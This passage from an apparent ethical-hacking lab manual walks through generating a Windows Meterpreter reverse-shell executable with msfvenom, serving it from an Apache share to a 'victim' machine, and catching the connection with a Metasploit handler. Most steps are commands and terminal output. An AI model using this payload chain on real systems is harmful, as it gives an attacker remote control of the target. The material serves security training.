
```

8. In the previous lab, we already created a directory or shared folder (share) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (share) to share **Exploit.exe** with the victim machine.

Note: To create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:


- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder

- Type **chmod -R 755 /var/www/html/share** and press **Enter**
 - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
9. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/** in the terminal window and press **Enter**.



```
Applications Places System [Terminal Icon] [File Icon] [Thu Apr 7, 06:05]
cp /home/attacker/Desktop/Exploit.exe /var/www/html/share - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd
[root@parrot]~$ #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~$ #cp /home/attacker/Desktop/Exploit.exe /var/www/html/share
[root@parrot]~$ #
```

10. Start the Apache server by typing **service apache2 start** and press **Enter**.



```
Applications Places System [Terminal Icon] [File Icon] [Thu Apr 7, 06:05]
service apache2 start - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd
[root@parrot]~$ #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~$ #cp /home/attacker/Desktop/Exploit.exe /var/www/html/share
[root@parrot]~$ #service apache2 start
[root@parrot]~$ #
```


11. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

```

Applications Places System msfconsole - Parrot Terminal Thu Apr 7, 06:34
File Edit View Search Terminal Help
[root@parrot]-[~]
#msfconsole

attacker's Home
3Kom SuperHack II Logon
-----
README license
User Name: [ security ]
Password: [ ]
[ OK ]

tploit.exe
https://metasploit.com

=[ metasploit v6.1.9-dev ]
+ -- ==[ 2169 exploits - 1149 auxiliary - 398 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: Enable verbose logging with set VERBOSE
Menu msfconsole - Parrot Ter...

```

12. In Metasploit type **use exploit/multi/handler** and press **Enter**.

13. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

14. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

15. Type **set lport 444** and press **Enter** to set lport.

16. Now type **run** in the Metasploit console and press **Enter**.

```

